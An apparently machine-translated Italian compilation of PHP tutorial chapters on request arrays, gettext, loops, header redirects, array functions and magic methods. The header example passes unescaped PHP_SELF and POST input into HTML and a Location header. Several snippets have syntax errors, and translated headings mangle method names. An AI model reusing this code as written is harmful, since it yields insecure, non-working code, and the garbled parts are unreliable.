Puoi anche specificare gli indici dell'array, come numeri o stringhe:

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo[42]" value="bar"/>
    <input type="hidden" name="foo[foo]" value="baz"/>
    <button type="submit">Submit</button>
</form>
```

Che restituisce questo risultato:

```
Array
(
    [foo] => Array
        (
            [42] => bar
            [foo] => baz
        )

)
```

Questa tecnica può essere utilizzata per evitare loop di post-elaborazione `$_POST` , rendendo il codice più snello e più conciso.

Leggi Lettura dei dati di richiesta online: https://riptutorial.com/it/php/topic/2668/lettura-dei-dati-di-richiesta

Capitolo 58: Localizzazione

Sintassi

- `string gettext (string $message)`

Examples

Localizzare le stringhe con gettext ()

GNU `gettext` è un'estensione all'interno di PHP che deve essere inclusa nel `php.ini` :

```
extension=php_gettext.dll #Windows
extension=gettext.so #Linux
```

Le funzioni `gettext` implementano un'API NLS (Native Language Support) che può essere utilizzata per internazionalizzare le tue applicazioni PHP.

La traduzione di stringhe può essere eseguita in PHP impostando le impostazioni locali, impostando le tabelle di conversione e chiamando `gettext()` su qualsiasi stringa che si desidera tradurre.

```
<?php
// Set language to French
putenv('LC_ALL=    fr_FR');
setlocale(LC_ALL, 'fr_FR');

// Specify location of translation tables for 'myPHPApp' domain
bindtextdomain("myPHPApp", "./locale");

// Select 'myPHPApp' domain
textdomain("myPHPApp");
```

myPHPApp.po

```
#: /Hello_world.php:56
msgid "Hello"
msgstr "Bonjour"

#: /Hello_world.php:242
msgid "How are you?"
msgstr "Comment allez-vous?"
```

gettext () carica un dato file .po post-conforme, un .mo. che mappa le tue stringhe da tradurre come sopra.

Dopo questo piccolo bit di codice di installazione, le traduzioni verranno ora cercate nel seguente file:

- `./locale/fr_FR/LC_MESSAGES/myPHPApp.mo` .

Ogni volta che chiami `gettext('some string')` , se `'some string'` è stata tradotta nel file `.mo` , la traduzione verrà restituita. In caso contrario, `'some string'` verrà restituita non tradotta.

```
// Print the translated version of 'Welcome to My PHP Application'
echo gettext("Welcome to My PHP Application");

// Or use the alias _() for gettext()
echo _("Have a nice day");
```

Leggi Localizzazione online: https://riptutorial.com/it/php/topic/2963/localizzazione

Capitolo 59: Loops

introduzione

I loop sono un aspetto fondamentale della programmazione. Consentono ai programmatori di creare codice che si ripete per un dato numero di ripetizioni o *iterazioni* . Il numero di iterazioni può essere esplicito (6 iterazioni, per esempio), o continuare fino a quando non viene soddisfatta una condizione ('finché Hell non si blocca').

Questo argomento copre i diversi tipi di loop, le relative dichiarazioni di controllo associate e le loro potenziali applicazioni in PHP.

Sintassi

- per (contatore init, contatore test, contatore incrementale) {/ * codice * /}
- foreach (array come valore) {/ * code * /}
- foreach (array come chiave => valore) {/ * codice * /}
- while (condizione) {/ * codice * /}
- do {/ * code * /} while (condizione);
- *anyloop* {continua; }
- *anyloop* {[*anyloop* ...] {continue int; }}
- *anyloop* {break; }
- *anyloop* {[*anyloop* ...] {break int; }}

Osservazioni

È spesso utile eseguire più volte lo stesso o simile blocco di codice. Anziché eseguire il copia-incolla, i cicli di istruzioni quasi uguali forniscono un meccanismo per eseguire codice un numero specifico di volte e camminare su strutture dati. PHP supporta i seguenti quattro tipi di loop:

- **`for`**
- **`while`**
- **`do..while`**
- **`foreach`**

Per controllare questi loop, sono disponibili le istruzioni **`continue`** e **`break`** .

Examples

per

> L'istruzione `for` viene utilizzata quando sai quante volte vuoi eseguire una dichiarazione o un blocco di istruzioni.

L'inizializzatore viene utilizzato per impostare il valore iniziale per il contatore del numero di

iterazioni del ciclo. Una variabile può essere dichiarata qui per questo scopo ed è tradizionale chiamarla `$i` .

L'esempio seguente esegue un'iterazione 10 volte e visualizza i numeri da 0 a 9.

```
for ($i = 0; $i <= 9; $i++) {
    echo $i, ',';
}

# Example 2
for ($i = 0; ; $i++) {
  if ($i > 9) {
      break;
  }
  echo $i, ',';
}

# Example 3
$i = 0;
for (; ; ) {
    if ($i > 9) {
        break;
    }
    echo $i, ',';
    $i++;
}

# Example 4
for ($i = 0, $j = 0; $i <= 9; $j += $i, print $i. ',', $i++);
```

L'output atteso è:

```
0,1,2,3,4,5,6,7,8,9,
```

per ciascuno

L'istruzione `foreach` viene utilizzata per eseguire il loop degli array.

Per ogni iterazione il valore dell'elemento corrente dell'array viene assegnato alla variabile `$value` e il puntatore dell'array viene spostato di uno e nell'iterazione successiva verrà elaborato l'elemento successivo.

Nell'esempio seguente vengono visualizzati gli elementi nell'array assegnato.

```
$list = ['apple', 'banana', 'cherry'];

foreach ($list as $value) {
    echo "I love to eat {$value}. ";
}
```

L'output atteso è:

```
I love to eat apple. I love to eat banana. I love to eat cherry.
```

Puoi anche accedere alla chiave / indice di un valore usando foreach:

```
foreach ($list as $key => $value) {
    echo $key . ":" . $value . " ";
}

//Outputs - 0:apple 1:banana 2:cherry
```

Di default `$value` è una copia del valore in `$list` , quindi le modifiche apportate all'interno del ciclo non si rifletteranno in seguito in `$list` .

```
foreach ($list as $value) {
    $value = $value . " pie";
}
echo $list[0]; // Outputs "apple"
```

Per modificare l'array all'interno del ciclo `foreach` , utilizzare l'operatore `&` per assegnare `$value` per riferimento. È importante `unset` la variabile successivamente, in modo che il riutilizzo del `$value` altrove non sovrascriva la matrice.

```
foreach ($list as &$value) { // Or foreach ($list as $key => &$value) {
    $value = $value . " pie";
}
unset($value);
echo $list[0]; // Outputs "apple pie"
```

È inoltre possibile modificare gli elementi dell'array all'interno del ciclo `foreach` facendo riferimento alla chiave dell'array dell'elemento corrente.

```
foreach ($list as $key => $value) {
    $list[$key] = $value . " pie";
}
echo $list[0]; // Outputs "apple pie"
```

rompere

La parola chiave `break` termina immediatamente il loop corrente.

Simile all'istruzione `continue` , `break` interrompe l'esecuzione di un ciclo. A differenza di un'istruzione `continue` , tuttavia, l' `break` causa la chiusura immediata del ciclo e *non* esegue nuovamente l'istruzione condizionale.

```
$i = 5;
while(true) {
    echo 120/$i.PHP_EOL;
    $i -= 1;
    if ($i == 0) {
        break;
    }
}
```

Questo codice produrrà

```
24
30
40
60
120
```

ma non eseguirà il caso in cui `$i` è 0, il che comporterebbe un errore fatale dovuto alla divisione per 0.

L'istruzione break può anche essere utilizzata per uscire da diversi livelli di loop. Tale comportamento è molto utile quando si eseguono cicli annidati. Ad esempio, per copiare un array di stringhe in una stringa di output, rimuovendo tutti i simboli `#` , fino a quando la stringa di output non è esattamente di 160 caratteri

```
$output = "";
$inputs = array(
    "#soblessed #throwbackthursday",
    "happy tuesday",
    "#nofilter",
    /* more inputs */
);
foreach($inputs as $input) {
    for($i = 0; $i < strlen($input); $i += 1) {
        if ($input[$i] == '#') continue;
        $output .= $input[$i];
        if (strlen($output) == 160) break 2;
    }
    $output .= ' ';
}
```

Il comando `break 2` termina immediatamente l'esecuzione di entrambi gli anelli interno ed esterno.

fare mentre

> L'istruzione `do...while` eseguirà un blocco di codice almeno una volta, quindi ripeterà il ciclo fintanto che una condizione è vera.

L'esempio seguente incrementerà il valore di `$i` almeno una volta e continuerà ad incrementare la variabile `$i` purché abbia un valore inferiore a 25;

```
$i = 0;
do {
    $i++;
} while($i < 25);

echo 'The final value of i is: ', $i;
```

L'output atteso è:

```
The final value of i is: 25
```

Continua

> La parola chiave `continue` interrompe l'iterazione corrente di un ciclo ma non termina il ciclo.

Proprio come l'istruzione `break` , l'istruzione `continue` si trova all'interno del corpo del loop. Quando viene eseguito, l'istruzione `continue` fa in modo che l'esecuzione passi immediatamente al ciclo condizionale.

Nel seguente esempio, il ciclo stampa un messaggio in base ai valori di un array, ma salta un valore specificato.

```
$list = ['apple', 'banana', 'cherry'];

foreach ($list as $value) {
    if ($value == 'banana') {
        continue;
    }
    echo "I love to eat {$value} pie.".PHP_EOL;
}
```

L'output atteso è:

```
I love to eat apple pie.
I love to eat cherry pie.
```

L'istruzione `continue` può anche essere utilizzata per continuare immediatamente l'esecuzione a un livello esterno di un ciclo specificando il numero di livelli di loop da saltare. Ad esempio, considera dati come

Frutta	Colore	Costo
Mela	Rosso	1
Banana	Giallo	7
ciliegia	Rosso	2
Uva	verde	4

Per fare solo torte di frutta che costano meno di 5

```
$data = [
    [ "Fruit" => "Apple",  "Color" => "Red",    "Cost" => 1 ],
    [ "Fruit" => "Banana", "Color" => "Yellow", "Cost" => 7 ],
    [ "Fruit" => "Cherry", "Color" => "Red",    "Cost" => 2 ],
    [ "Fruit" => "Grape",  "Color" => "Green",  "Cost" => 4 ]
];

foreach($data as $fruit) {
    foreach($fruit as $key => $value) {
        if ($key == "Cost" && $value >= 5) {
            continue 2;
        }
```

```
        /* make a pie */
    }
}
```

Quando viene eseguita l'istruzione `continue 2` , l'esecuzione torna immediatamente a `$data as $fruit` continua il ciclo esterno e salta tutti gli altri codici (compreso il condizionale nel ciclo interno.

mentre

> L'istruzione `while` eseguirà un blocco di codice se e fintanto che un'espressione di test è vera.

Se l'espressione di test è vera, verrà eseguito il blocco di codice. Dopo che il codice è stato eseguito, l'espressione di test verrà nuovamente valutata e il ciclo continuerà fino a quando l'espressione di test non risultasse falsa.

Il seguente esempio esegue iterazioni fino a quando la somma raggiunge 100 prima di terminare.

```
$i = true;
$sum = 0;

while ($i) {
    if ($sum === 100) {
        $i = false;
    } else {
        $sum += 10;
    }
}
echo 'The sum is: ', $sum;
```

L'output atteso è:

```
The sum is: 100
```

Leggi Loops online: https://riptutorial.com/it/php/topic/2213/loops

Capitolo 60: Manipolazione delle intestazioni

Examples

Impostazione di base di un'intestazione

Ecco un'impostazione di base dell'intestazione per passare a una nuova pagina quando si fa clic su un pulsante.

```
if(isset($_REQUEST['action']))
{
    switch($_REQUEST['action'])
    {  //Setting the Header based on which button is clicked
        case 'getState':
            header("Location: http://NewPageForState.com/getState.php?search=" .
$_POST['search']);
            break;
        case 'getProject':
            header("Location: http://NewPageForProject.com/getProject.php?search=" .
$_POST['search']);
            break;
}
else
{
    GetSearchTerm(!NULL);
}
//Forms to enter a State or Project and click search
function GetSearchTerm($success)
{
    if (is_null($success))
    {
        echo "<h4>You must enter a state or project number</h4>";
    }
    echo "<center><strong>Enter the State to search for</strong></center><p></p>";
    //Using the $_SERVER['PHP_SELF'] keeps us on this page till the switch above determines
where to go
    echo "<form action='" . $_SERVER['PHP_SELF'] . "' enctype='multipart/form-data'
method='POST'>
            <input type='hidden' name='action' value='getState'>
            <center>State: <input type='text' name='search' size='10'></center><p></p>
            <center><input type='submit' name='submit' value='Search State'></center>
            </form>";

    GetSearchTermProject($success);
}

function GetSearchTermProject($success)
{
    echo "<center><br><strong>Enter the Project to search for</strong></center><p></p>";
    echo "<form action='" . $_SERVER['PHP_SELF'] . "' enctype='multipart/form-data'
method='POST'>
            <input type='hidden' name='action' value='getProject'>
            <center>Project Number: <input type='text' name='search'
size='10'></center><p></p>
            <center><input type='submit' name='submit' value='Search Project'></center>
            </form>";
```

```
}
```

?>

Leggi Manipolazione delle intestazioni online:
https://riptutorial.com/it/php/topic/3717/manipolazione-delle-intestazioni

Capitolo 61: Manipolazione di una matrice

Examples

Rimozione di elementi da un array

Per rimuovere un elemento all'interno di un array, ad es. L'elemento con l'indice 1.

```
$fruit = array("bananas", "apples", "peaches");
unset($fruit[1]);
```

Questo rimuoverà le mele dall'elenco, ma noterai che `unset` non cambia gli indici degli elementi rimanenti. Quindi `$fruit` ora contiene gli indici `0` e `2` .

Per l'array associativo puoi rimuovere in questo modo:

```
$fruit = array('banana', 'one'=>'apple', 'peaches');

print_r($fruit);
/*
    Array
    (
        [0] => banana
        [one] => apple
        [1] => peaches
    )
*/

unset($fruit['one']);
```

Ora $ frutto è

```
print_r($fruit);

/*
Array
(
    [0] => banana
    [1] => peaches
)
*/
```

Nota che

```
unset($fruit);
```

disattiva la variabile e quindi rimuove l'intero array, il che significa che nessuno dei suoi elementi è più accessibile.

Rimozione di elementi terminali

array_shift () - Sposta un elemento dall'inizio della matrice.

Esempio:

```
  $fruit = array("bananas", "apples", "peaches");
  array_shift($fruit);
  print_r($fruit);
```

Produzione:

```
 Array
(
    [0] => apples
    [1] => peaches
)
```

array_pop () : espelle l'elemento alla fine dell'array.

Esempio:

```
  $fruit = array("bananas", "apples", "peaches");
  array_pop($fruit);
  print_r($fruit);
```

Produzione:

```
 Array
(
    [0] => bananas
    [1] => apples
)
```

Filtrare una matrice

Per filtrare i valori da una matrice e ottenere un nuovo array contenente tutti i valori che soddisfano la condizione del filtro, è possibile utilizzare la funzione `array_filter` .

Filtro di valori non vuoti

Il caso più semplice di filtraggio è quello di rimuovere tutti i valori "vuoti":

```
$my_array = [1,0,2,null,3,'',4,[],5,6,7,8];
$non_empties = array_filter($my_array); // $non_empties will contain [1,2,3,4,5,6,7,8];
```

Filtro per callback

Questa volta definiamo la nostra regola di filtraggio. Supponiamo di voler ottenere solo numeri pari:

```
$my_array = [1,2,3,4,5,6,7,8];

$even_numbers = array_filter($my_array, function($number) {
    return $number % 2 === 0;
});
```

La funzione `array_filter` riceve l'array da filtrare come primo argomento e un callback che definisce il predicato del filtro come secondo.

5.6

Filtro per indice

Un terzo parametro può essere fornito alla funzione `array_filter` , che consente di modificare i valori passati al callback. Questo parametro può essere impostato su `ARRAY_FILTER_USE_KEY` o `ARRAY_FILTER_USE_BOTH` , il che comporterà la richiamata che riceve la chiave anziché il valore per ciascun elemento nell'array, o sia il valore sia la chiave come argomenti. Ad esempio, se vuoi trattare con gli indici di valori:

```
$numbers = [16,3,5,8,1,4,6];

$even_indexed_numbers = array_filter($numbers, function($index) {
    return $index % 2 === 0;
}, ARRAY_FILTER_USE_KEY);
```

Indici nella matrice filtrata

Nota che `array_filter` conserva le chiavi dell'array originale. Un errore comune sarebbe provare un uso `for` ciclo sull'array filtrato:

```
<?php

$my_array = [1,0,2,null,3,'',4,[],5,6,7,8];
$filtered = array_filter($my_array);

error_reporting(E_ALL); // show all errors and notices

// innocently looking "for" loop
for ($i = 0; $i < count($filtered); $i++) {
   print $filtered[$i];
}

/*
```

```
Output:
1
Notice: Undefined offset: 1
2
Notice: Undefined offset: 3
3
Notice: Undefined offset: 5
4
Notice: Undefined offset: 7
*/
```

Ciò accade perché i valori che erano sulle posizioni 1 (c'era `0`), 3 (`null`), 5 (stringa vuota `''`) e 7 (array vuoto `[]`) sono stati rimossi insieme alle corrispondenti chiavi di indice.

Se è necessario eseguire il loop del risultato di un filtro su un array indicizzato, è necessario innanzitutto chiamare `array_values` sul risultato di `array_filter` per creare un nuovo array con gli indici corretti:

```
$my_array = [1,0,2,null,3,'',4,[],5,6,7,8];
$filtered = array_filter($my_array);
$iterable = array_values($filtered);

error_reporting(E_ALL); // show all errors and notices

for ($i = 0; $i < count($iterable); $i++) {
   print $iterable[$i];
}

// No warnings!
```

Aggiunta di elementi all'avvio della matrice

A volte si desidera aggiungere un elemento all'inizio di una matrice **senza modificare alcuno degli elementi correnti (*ordine*) all'interno dell'array** . Ogni volta che questo è il caso, puoi usare `array_unshift()` .

> **`array_unshift()`** antepone gli elementi passati alla parte anteriore dell'array. Si noti che l'elenco di elementi viene preposto nel suo complesso, in modo che gli elementi anteposti rimangano nello stesso ordine. Tutti i tasti di matrice numerica saranno modificati per iniziare a contare da zero mentre i tasti letterali non saranno toccati.

Tratto dalla documentazione di PHP per `array_unshift()` .

Se desideri ottenere questo, tutto ciò che devi fare è il seguente:

```
$myArray = array(1, 2, 3);

array_unshift($myArray, 4);
```

Questo ora aggiungerà `4` come primo elemento dell'array. Puoi verificare questo:

```
print_r($myArray);
```

Ciò restituisce una matrice nel seguente ordine: `4, 1, 2, 3.`

Poiché `array_unshift` forza l'array a reimpostare le coppie valore-chiave come nuovo elemento, lascia che le seguenti voci abbiano le chiavi `n+1` , è più intelligente creare un nuovo array e aggiungere l'array esistente all'array appena creato.

Esempio:

```
$myArray = array('apples', 'bananas', 'pears');
$myElement = array('oranges');
$joinedArray = $myElement;

foreach ($myArray as $i) {
  $joinedArray[] = $i;
}
```

Output ($ unitedArray):

```
Array ( [0] => oranges [1] => apples [2] => bananas [3] => pears )
```

Eaxmple / Demo

Whitelist solo alcune chiavi di array

Quando si desidera consentire solo determinati tasti negli array, in particolare quando l'array proviene dai parametri di richiesta, è possibile utilizzare `array_intersect_key` insieme a `array_flip` .

```
$parameters = ['foo' => 'bar', 'bar' => 'baz', 'boo' => 'bam'];
$allowedKeys = ['foo', 'bar'];
$filteredParameters = array_intersect_key($parameters, array_flip($allowedKeys));

// $filteredParameters contains ['foo' => 'bar', 'bar' => 'baz]
```

Se la variabile `parameters` non contiene alcuna chiave consentita, la variabile `filteredParameters` sarà composta da una matrice vuota.

Dal momento che PHP 5.6 è possibile utilizzare `array_filter` per questa attività, passando il flag `ARRAY_FILTER_USE_KEY` come terzo parametro:

```
$parameters  = ['foo' => 1, 'hello' => 'world'];
$allowedKeys = ['foo', 'bar'];
$filteredParameters = array_filter(
    $parameters,
    function ($key) use ($allowedKeys) {
        return in_array($key, $allowedKeys);
    },
    ARRAY_FILTER_USE_KEY
);
```

L'uso di `array_filter` offre la flessibilità aggiuntiva di eseguire un test arbitrario contro la chiave, ad esempio `$allowedKeys` potrebbe contenere modelli regex invece di stringhe semplici. Inoltre, afferma esplicitamente l'intenzione del codice rispetto a `array_intersect_key()` combinato con

`array_flip()` .

Ordinamento di una matrice

Esistono diverse funzioni di ordinamento per gli array in PHP:

ordinare()

Ordina una matrice in ordine crescente per valore.

```
$fruits = ['Zitrone', 'Orange', 'Banane', 'Apfel'];
sort($fruits);
print_r($fruits);
```

risultati in

```
Array
(
    [0] => Apfel
    [1] => Banane
    [2] => Orange
    [3] => Zitrone
)
```

rsort ()

Ordina una matrice in ordine decrescente per valore.

```
$fruits = ['Zitrone', 'Orange', 'Banane', 'Apfel'];
rsort($fruits);
print_r($fruits);
```

risultati in

```
Array
(
    [0] => Zitrone
    [1] => Orange
    [2] => Banane
    [3] => Apfel
)
```

asort ()

Ordina una matrice in ordine crescente per valore e conserva le indecie.

```
$fruits = [1 => 'lemon', 2 => 'orange',  3 => 'banana', 4 => 'apple'];
asort($fruits);
print_r($fruits);
```

risultati in

```
Array
(
    [4] => apple
    [3] => banana
    [1] => lemon
    [2] => orange
)
```

arsort ()

Ordina una matrice in ordine decrescente per valore e preserva le indecie.

```
$fruits = [1 => 'lemon', 2 => 'orange',  3 => 'banana', 4 => 'apple'];
arsort($fruits);
print_r($fruits);
```

risultati in

```
Array
(
    [2] => orange
    [1] => lemon
    [3] => banana
    [4] => apple
)
```

ksort ()

Ordina una matrice in ordine crescente per chiave

```
$fruits = ['d'=>'lemon', 'a'=>'orange', 'b'=>'banana', 'c'=>'apple'];
ksort($fruits);
print_r($fruits);
```

risultati in

```
Array
(
    [a] => orange
    [b] => banana
    [c] => apple
    [d] => lemon
)
```

krsort ()

Ordina una matrice in ordine decrescente per chiave.

```
$fruits = ['d'=>'lemon', 'a'=>'orange', 'b'=>'banana', 'c'=>'apple'];
krsort($fruits);
print_r($fruits);
```

risultati in

```
Array
(
    [d] => lemon
    [c] => apple
    [b] => banana
    [a] => orange
)
```

natsort ()

Ordina un array in un modo che un essere umano farebbe (ordine naturale).

```
$files = ['File8.stack', 'file77.stack', 'file7.stack', 'file13.stack', 'File2.stack'];
natsort($files);
print_r($files);
```

risultati in

```
Array
(
    [4] => File2.stack
    [0] => File8.stack
    [2] => file7.stack
    [3] => file13.stack
    [1] => file77.stack
)
```

natcasesort ()

Ordina un array in un modo che un essere umano farebbe (ordine naturale), ma intensivo per il caso

```
$files = ['File8.stack', 'file77.stack', 'file7.stack', 'file13.stack', 'File2.stack'];
natcasesort($files);
print_r($files);
```

risultati in

```
Array
(
    [4] => File2.stack
    [2] => file7.stack
    [0] => File8.stack
    [3] => file13.stack
    [1] => file77.stack
)
```

Shuffle ()

Mescola un array (ordinato in ordine casuale).

```
$array = ['aa', 'bb', 'cc'];
shuffle($array);
print_r($array);
```

Come scritto nella descrizione è casuale, quindi qui solo un esempio in ciò che può risultare

```
Array
(
    [0] => cc
    [1] => bb
    [2] => aa
)
```

usort ()

Ordina una matrice con una funzione di confronto definita dall'utente.

```
function compare($a, $b)
{
    if ($a == $b) {
        return 0;
    }
    return ($a < $b) ? -1 : 1;
}

$array = [3, 2, 5, 6, 1];
usort($array, 'compare');
print_r($array);
```

risultati in

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
```

```
)
```

uasort ()

Ordina una matrice con una funzione di confronto definita dall'utente e conserva le chiavi.

```
function compare($a, $b)
{
    if ($a == $b) {
        return 0;
    }
    return ($a < $b) ? -1 : 1;
}

$array = ['a' => 1, 'b' => -3, 'c' => 5, 'd' => 3, 'e' => -5];
uasort($array, 'compare');
print_r($array);
```

risultati in

```
Array
(
    [e] => -5
    [b] => -3
    [a] => 1
    [d] => 3
    [c] => 5
)
```

uksort ()

Ordina un array per chiavi con una funzione di confronto definita dall'utente.

```
function compare($a, $b)
{
    if ($a == $b) {
        return 0;
    }
    return ($a < $b) ? -1 : 1;
}

$array = ['ee' => 1, 'g' => -3, '4' => 5, 'k' => 3, 'oo' => -5];

uksort($array, 'compare');
print_r($array);
```

risultati in

```
Array
(
    [ee] => 1
```

```
    [g] => -3
    [k] => 3
    [oo] => -5
    [4] => 5
)
```

Scambia valori con le chiavi

`array_flip` funzione `array_flip` scambierà tutte le chiavi con i suoi elementi.

```
$colors = array(
    'one' => 'red',
    'two' => 'blue',
    'three' => 'yellow',
);

array_flip($colors); //will output

array(
    'red' => 'one',
    'blue' => 'two',
    'yellow' => 'three'
)
```

Unisci due array in un array

```
$a1 = array("red","green");
$a2 = array("blue","yellow");
print_r(array_merge($a1,$a2));

/*
    Array ( [0] => red [1] => green [2] => blue [3] => yellow )
*/
```

Array associativo:

```
$a1=array("a"=>"red","b"=>"green");
$a2=array("c"=>"blue","b"=>"yellow");
print_r(array_merge($a1,$a2));
/*
    Array ( [a] => red [b] => yellow [c] => blue )
*/
```

1. Unisce gli elementi di uno o più array insieme in modo che i valori di uno vengano aggiunti alla fine del precedente. Restituisce la matrice risultante.
2. Se gli array di input hanno le stesse chiavi stringa, il valore successivo per quella chiave sovrascriverà quello precedente. Se, tuttavia, gli array contengono chiavi numeriche, il valore successivo non sovrascriverà il valore originale, ma verrà aggiunto.
3. I valori nell'array di input con i tasti numerici verranno rinumerati con le chiavi incrementali a partire da zero nell'array dei risultati.

Leggi Manipolazione di una matrice online: https://riptutorial.com/it/php/topic/6825/manipolazione-di-una-matrice

Capitolo 62: Metodi magici

Examples

__get (), __set (), __isset () e __unset ()

Ogni volta che si tenta di recuperare un determinato campo da una classe in questo modo:

```
$animal = new Animal();
$height = $animal->height;
```

PHP invoca il metodo magico `__get($name)` , con `$name` uguale a `"height"` in questo caso. Scrivere in un campo classe in questo modo:

```
$animal->height = 10;
```

`__set($name, $value)` metodo magico `__set($name, $value)` , con `$name` uguale a `"height"` e `$value` uguale a `10` .

PHP ha anche due funzioni built-in `isset()` , che controllano se esiste una variabile e `unset()` , che distrugge una variabile. Verifica se un campo oggetti è impostato in questo modo:

```
isset($animal->height);
```

`__isset($name)` la funzione `__isset($name)` su quell'oggetto. Distruggere una variabile in questo modo:

```
unset($animal->height);
```

`__unset($name)` la funzione `__unset($name)` su quell'oggetto.

Normalmente, quando non si definiscono questi metodi sulla classe, PHP recupera semplicemente il campo così come è memorizzato nella classe. Tuttavia, puoi sovrascrivere questi metodi per creare classi che possano contenere dati come una matrice, ma che siano utilizzabili come un oggetto:

```
class Example {
    private $data = [];

    public function __set($name, $value) {
        $this->data[$name] = $value;
    }

    public function __get($name) {
        if (!array_key_exists($name, $this->data)) {
            return null;
        }
```

```
        return $this->data[$name];
    }

    public function __isset($name) {
        return isset($this->data[$name]);
    }

    public function __unset($name) {
        unset($this->data[$name]);
    }
}

$example = new Example();

// Stores 'a' in the $data array with value 15
$example->a = 15;

// Retrieves array key 'a' from the $data array
echo $example->a; // prints 15

// Attempt to retrieve non-existent key from the array returns null
echo $example->b; // prints nothing

// If __isset('a') returns true, then call __unset('a')
if (isset($example->a)) {
    unset($example->a));
}
```

funzione vuota () e metodi magici

Nota che chiamare `empty()` su un attributo di classe invocherà `__isset()` perché come afferma il manuale PHP:

> empty () è essenzialmente l'equivalente conciso di **! isset ($ var) || $ var == false**

__construct () e __destruct ()

`__construct()` è il metodo magico più comune in PHP, perché viene utilizzato per impostare una classe quando viene inizializzata. L'opposto del metodo `__construct()` è il metodo `__destruct()` . Questo metodo viene chiamato quando non ci sono più riferimenti a un oggetto che hai creato o quando ne imponi la sua eliminazione. La garbage collection di PHP pulirà l'oggetto chiamando prima il suo distruttore e quindi rimuovendolo dalla memoria.

```
class Shape {
    public function __construct() {
        echo "Shape created!\n";
    }
}

class Rectangle extends Shape {
    public $width;
    public $height;

    public function __construct($width, $height) {
        parent::__construct();
```

```
        $this->width = $width;
        $this->height = $height;
        echo "Created {$this->width}x{$this->height} Rectangle\n";
    }

    public function __destruct() {
        echo "Destroying {$this->width}x{$this->height} Rectangle\n";
    }
}

function createRectangle() {
    // Instantiating an object will call the constructor with the specified arguments
    $rectangle = new Rectangle(20, 50);

    // 'Shape Created' will be printed
    // 'Created 20x50 Rectangle' will be printed
}

createRectangle();
// 'Destroying 20x50 Rectangle' will be printed, because
// the `$rectangle` object was local to the createRectangle function, so
// When the function scope is exited, the object is destroyed and its
// destructor is called.

// The destructor of an object is also called when unset is used:
unset(new Rectangle(20, 50));
```

__accordare()

Ogni volta che un oggetto viene trattato come una stringa, viene chiamato il metodo `__toString()` . Questo metodo dovrebbe restituire una rappresentazione stringa della classe.

```
class User {
    public $first_name;
    public $last_name;
    public $age;

    public function __toString() {
        return "{$this->first_name} {$this->last_name} ({$this->age})";
    }
}

$user = new User();
$user->first_name = "Chuck";
$user->last_name = "Norris";
$user->age = 76;

// Anytime the $user object is used in a string context, __toString() is called

echo $user; // prints 'Chuck Norris (76)'

// String value becomes: 'Selected user: Chuck Norris (76)'
$selected_user_string = sprintf("Selected user: %s", $user);

// Casting to string also calls __toString()
$user_as_string = (string) $user;
```

__invocare()

Questo metodo magico viene chiamato quando l'utente tenta di richiamare l'oggetto come una funzione. Possibili casi d'uso possono includere alcuni approcci come la programmazione funzionale o alcuni callback.

```
class Invokable
{
    /**
     * This method will be called if object will be executed like a function:
     *
     * $invokable();
     *
     * Args will be passed as in regular method call.
     */
    public function __invoke($arg, $arg, ...)
    {
        print_r(func_get_args());
    }
}

// Example:
$invokable = new Invokable();
$invokable([1, 2, 3]);

// optputs:
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
)
```

__call () e __callStatic ()

`__call()` e `__callStatic()` vengono chiamati quando qualcuno chiama il metodo oggetto inesistente in oggetto o contesto statico.

```
class Foo
{
    /**
     * This method will be called when somebody will try to invoke a method in object
     * context, which does not exist, like:
     *
     * $foo->method($arg, $arg1);
     *
     * First argument will contain the method name(in example above it will be "method"),
     * and the second will contain the values of $arg and $arg1 as an array.
     */
    public function __call($method, $arguments)
    {
        // do something with that information here, like overloading
        // or something generic.
        // For sake of example let's say we're making a generic class,
        // that holds some data and allows user to get/set/has via
        // getter/setter methods. Also let's assume that there is some
        // CaseHelper which helps to convert camelCase into snake_case.
```

```
        // Also this method is simplified, so it does not check if there
        // is a valid name or
        $snakeName = CaseHelper::camelToSnake($method);
        // Get get/set/has prefix
        $subMethod = substr($snakeName, 0, 3);

        // Drop method name.
        $propertyName = substr($snakeName, 4);

        switch ($subMethod) {
            case "get":
                return $this->data[$propertyName];
            case "set":
                $this->data[$propertyName] = $arguments[0];
                break;
            case "has":
                return isset($this->data[$propertyName]);
            default:
                throw new BadMethodCallException("Undefined method $method");
        }
    }

    /**
     * __callStatic will be called from static content, that is, when calling a nonexistent
     * static method:
     *
     * Foo::buildSomethingCool($arg);
     *
     * First argument will contain the method name(in example above it will be
"buildSomethingCool"),
     * and the second will contain the value $arg in an array.
     *
     * Note that signature of this method is different(requires static keyword). This method
was not
     * available prior PHP 5.3
     */
    public static function __callStatic($method, $arguments)
    {
        // This method can be used when you need something like generic factory
        // or something else(to be honest use case for this is not so clear to me).
        print_r(func_get_args());
    }
}
```

Esempio:

```
$instance = new Foo();

$instance->setSomeState("foo");
var_dump($instance->hasSomeState());      // bool(true)
var_dump($instance->getSomeState());      // string "foo"

Foo::exampleStaticCall("test");
// outputs:
Array
(
    [0] => exampleCallStatic
    [1] => test
)
```

__sleep () e __wakeup ()

`__sleep` e `__wakeup` sono metodi correlati al processo di serializzazione. `serialize` funzione `serialize` verifica se una classe ha un metodo `__sleep` . Se è così, verrà eseguito prima di qualsiasi serializzazione. `__sleep` dovrebbe restituire una matrice dei nomi di tutte le variabili di un oggetto che dovrebbe essere serializzato.

`__wakeup` a sua volta verrà eseguito da `unserialize` se è presente in classe. L'intenzione è di ristabilire le risorse e altre cose che sono necessarie per essere inizializzate in caso di unserializzazione.

```
class Sleepy {
    public $tableName;
    public $tableFields;
    public $dbConnection;

    /**
     * This magic method will be invoked by serialize function.
     * Note that $dbConnection is excluded.
     */
    public function __sleep()
    {
        // Only $this->tableName and $this->tableFields will be serialized.
        return ['tableName', 'tableFields'];
    }

    /**
     * This magic method will be called by unserialize function.
     *
     * For sake of example, lets assume that $this->c, which was not serialized,
     * is some kind of a database connection. So on wake up it will get reconnected.
     */
    public function __wakeup()
    {
        // Connect to some default database and store handler/wrapper returned into
        // $this->dbConnection
        $this->dbConnection = DB::connect();
    }
}
```

__informazioni di debug()

> Questo metodo viene chiamato da `var_dump()` quando si `var_dump()` dumping di un oggetto per ottenere le proprietà che dovrebbero essere mostrate. Se il metodo non è definito su un oggetto, verranno mostrate tutte le proprietà pubbliche, protette e private. - Manuale PHP

```
class DeepThought {
    public function __debugInfo() {
        return [42];
    }
}
```

5.6

```
